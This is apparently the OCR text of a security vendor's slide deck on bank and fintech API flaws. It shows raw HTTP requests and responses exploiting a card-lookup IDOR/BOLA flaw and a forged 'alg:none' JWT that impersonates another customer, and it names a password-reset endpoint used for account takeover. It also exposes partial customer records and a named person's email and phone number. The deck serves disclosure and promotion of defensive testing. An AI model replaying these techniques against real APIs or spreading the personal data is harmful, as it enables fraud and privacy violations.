comba	patrick	0647	298 Rte d	Nernier	/02/1963	TRICK@...	9100302329
BERTH	Adrien	0782	28 Avenue	Montreui	/08/1972	r@gmail.c...	9100305749
Richarc	Samuel	0664	25 Avenue	Saint Jea	/06/2002	9@gmail....	9100304145

Case study - Bank - PII exfiltration + Fraud


Vulnerability:
IDOR / OWASP API 1 BOLA on Credit Card number
Business Impact: Data leak: Access to other customer Credit Card details
Fraud: Adding another customer credit card to Apple Pay



```
POST         /rest/Cards/cards/get HTTP/1.1
Host: digitalbanking.
Content-Type: application/json
Accept: application/json
Authorization: Bearer
Accept-Language: fr-FR;q=1, en-FR;q=0.9
Accept-Encoding: gzip, deflate
Content-Length: 97
User-Agent:
Connection: close

{
  "cardNumber":"45XXXXXXXXXX2039"
}
```

```
{
  "keyValueMetadata":[
  ],
  "riskAdvice":null,
  "stepUp":null,
  "card":{
    "active":null,
    "atmPropertyEnabled":true,
    "balanceTransferEnabled":false,
    "canApplePay":true,
    "canTapToPay":false,
    "cardDeliveryStatus":"CARD_WITH_CLIENT",
    "cardExpiryStatus":null,
    "cardImageUrl": [redacted]

    "cardIsDueForRenewal":false,
    "cardIsDueForRenewalBy":null,
    "cardStatus":"A",
    "countryCode":null,
    "description":"Platinum [redacted] ,
    "helpEmail":null,
    "helpNumber": [redacted] ",
    "internationalHelpNumber":null,
    "internationalTravelEnabled":true,
    "limitManagementEnabled":true,
    "number":"45 [redacted] 2039",
    "pricelessEnabled":false,
    "rerouteEnabled":true,
    "showCardProperties":true,
    "stopCardEnabled":true,
    "type":" [redacted] ",
    "viewPinDialerEnabled":false,
    "viewPinDialerHelpNumber":" [redacted] ",
    "viewPinEnabled":true
  },
  "cardAccounts":[
```

My personal Credit Card




```
POST /rest/Cards/cards/get HTTP/1.1
Host: digitalbanking.
Content-Type: application/json
Accept: application/json
Authorization: Bearer
Accept-Language: fr-FR;q=1, en-FR;q=0
Accept-Encoding: gzip, deflate
Content-Length: 97
User-Agent:

{
  "cardNumber":"55XXXXXXXXXXXX74"
}
```

```
{
  "keyValueMetadata":[
  ],
  "riskAdvice":null,
  "stepUp":null,
  "card":{
    "active":null,
    "atmPropertyEnabled":true,
    "balanceTransferEnabled":true,
    "canApplePay":true,
    "canTapToPay":true,
    "cardDeliveryStatus":"CARD_WITH_CLIENT",
    "cardExpiryStatus":null,
    "cardImageUrl": [redacted]

    "cardIsDueForRenewal":false,
    "cardIsDueForRenewalBy":null,
    "cardStatus":"A",
    "countryCode":null,
    "description":"Platinum Credit Card",
    "helpEmail":null,
    "helpNumber":" [redacted] ",
    "internationalHelpNumber":null,
    "internationalTravelEnabled":true,
    "limitManagementEnabled":true,
    "number":"55 [redacted] 74",
    "pricelessEnabled":false,
    "rerouteEnabled":true,
    "showCardProperties":true,
    "stopCardEnabled":true,
    "type":"Credit Card",
    "viewPinDialerEnabled":false,
    "viewPinDialerHelpNumber"
    "viewPinEnabled":true
  },
  "cardAccounts":[
```

Another customer Credit Card

Fintech - OWASP API 2 - Broken Authentication




HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": [redacted]
}
```

PAYLOAD: DATA

```
{
  "exp": 1678973951,
  "nbf": 1678369151,
  "ver": "1.0",
  "iss": [redacted]
  "sub": "bd9b9251-5575-4f48-a5ea-71867965582b",
[redacted]
  "auth_time": 1678369148,
  "idp": "google.com",
```

Secured JWT token with my username (sub)



HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "None"
}
```

PAYLOAD: DATA


```
{
  "exp": 1678888937,
  "nbf": 1678284137,
[redacted]
  "sub": "8f88af6e-d416-486c-80ee-898a1ef4066e",
[redacted]
  "iat": 1678284137,
  "auth_time": 1678284136,
  "idp": "google.com",
  "id": "067674bc-7a1a-457e-a622-f61d191e494c",
  "oid": "067674bc-7a1a-457e-a622-f61d191e494c",
  "email": "nicolasj@salt.security",
  "given_name": "Nicolas",
  "family_name": "Jeanselme",
  "name": "unknown",
  "strongAuthenticationPhoneNumber": "+33675218645",
[redacted]
}
```

Downgraded JWT token (alg:none) with another client's username (sub)
(obtained via OWASP API 1)

Vulnerability:
OWASP API 2
Downgrade JWT and alteration

Business Impact:
Data leak: Access to all customer information, name, surname, address, email, telephone, ID card number, and banking information
Account takeover (PATCH /customer-management/v1/Customer/User/Password)

Fintech - OWASP API 2 - Broken Authentication



Request

Pretty Raw Hex


```
GET /customer-management/v1/customer/GetAccount HTTP/1.1
Host: apis.
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/110.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.JTdiWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFglM
mMlMjJlbWFpbCUyMiUzYSUyMm5pY29sYXNqJTQwc2FsdC5zZWN1cml0eSUyMiUyYyUyMmdpdmVuX25hbWUlMjIlM2E
lMjJOaWNvbGFzJTIyJTJjJTIyZmFtaWx5X25hbWUlMjIlM2ElMjJKZWFuc2VsbWUlMjIlMmMlMjJuYW1lJTIyJTNhJ
TIydW5rbm93biUyMiUyYyUyMnN0cm9uZ0F1dGhlbnRpY2F0aW9uUGhvbmVOdW1iZXIlMjIlM2ElMjIlMjAzMzY3NTI
xODY0NSUyMiUyY1hYWFhYWFhYWFh4JTdk.Ay7b6z6Ovb5JygPPW1J8zfwTONB8ysUp94mF9KcCYf5bF-z5dcedNdaD
PcmJKs-1q4i9tg622-YQLruNjLfaQ5C4jqlvIGm3SLjsx1odNaTjgwcKlX2FUHQ16QaHJoGI2pCHq7i9N6yo34OanH
05onu4SgGjB3pJcCNBT3JuVc9gGtf1IMBY4MWfHjLgv_ZFTq5nrdlKcgEJkyVAO2PqI7wg9HUwZhsiRN4mlc2oaBqC
aeBXkD9b4pdyjFwm-MfVlNc30lXUMR8shBHuLa0WDkHADhAKFU8j4AenIa96CgjFJUPv4wWF6fNo8aIcIHBBU9xBSu
9Nka6mbveuhbxpqQ
```

Response

Pretty Raw Hex Render

```

{
    "emailAddress":"nicolasj@api-angel.com",
    "name":"Nicolas",
    "customerType":863480000,
    "parentAccountId":"b444ec61-c1bd-ed11-837f-000d3adf7d4e",
    "parentAccount":{
      "emailAddress":"nicolasj@api-angel.com",
      "name":null,
      "customerType":863480001,
      "parentAccountId":null,
      "parentAccount":null,
      "sageGroupId":null,
      "sageGroup":null,
      "sageAllocationAreaId":null,
      "sageAllocationAreaId":null
```

Get Account with my JWT Token



Request

Pretty Raw Hex JSON Web Tokens

```
GET /customer-management/v1/customer/GetAccount HTTP/1.1
Host: apis.
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/110.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJleHAiOjE2Nzg4ODg5MzcsIm5iZiI6MTY3ODI4NDEzNywidmVyIj
oiMS4wIiwic3ViIjoiMDY3Njc0YmMtN2ExYS00NTdlLWE2MjItZjYxZDE5MWU0OTRjIiwiYXVkIjoiYjBlNGNkYWIt
ZDBiZi00YzkzLWI4OWQtNzJkODY3ZDk5YjAzIiwiZW1haWwiOiJuaWNvbGFzakBzYWx0LnNlY3VyaXR5IiwiZ2l2ZW
```

Response

Pretty Raw Hex Render

```

{
  "emailAddress":"laura[redacted]",
  "name":"Laura",
  "customerType":8634[redacted]
  "parentAccountId":null,
  "parentAccount":null,
  "sageGroupId":null,
  "sageGroup":null,
  "sageAllocationAreaId":null,
  "sageAllocationArea":null,
  "contracts":[
```

Get Account with the downgraded altered JWT token returning another customer data

Vulnerability:
OWASP API 2
Downgrade JWT and alteration

Business Impact:
Data leak: Access to all customer information, name, surname, address, email, telephone, ID card number, and banking information
Account takeover (PATCH /customer-management/v1/Customer/User/Password)

The API Security Crisis

APIs are a prime target for attackers due to their critical role in modern applications

84%

Organizations reported API security incident last year

Akamai's 2024 study

62%

Bug Bounty payments are for API vulnerabilities, with higher payouts than other categories

Wallarm Report 2024

100x

Bugs in production can be 100x more expensive to fix than those caught early

DeepSource Blog

API Angel: A Unique Approach

API Angel delivers proactive, real-time API security - On prem or SaaS

Proactive Security

- Analyzes legitimate traffic
- Identifies sensitive endpoints and data
- Builds attack scenarios with configurable aggressiveness (QA to production)

AI Assisted Investigation

2 speed results analysis:

- Algorithm based in seconds
- Agentic AI based in minutes

Identifies vulnerabilities with context, risk scores, and remediation advice

Demo

Take the Next Step

contact@api-angel.com

API Angel

Hacks your APIs (before hackers do.)

API Angel

Hacks your APIs
(before hackers do)

Datasheets

fr

en

Solution Brief

fr

en

BOLA Detection Results

CRAPI

True Positives	0/3	2/3	3/3
False Positives	0	6	0
Attempts	156,000	765	129
	RESTLer Microsoft	**BOLA Buster Palo Alto Networks**	**API Angel**

100%

True positive

0%

False Positive

129

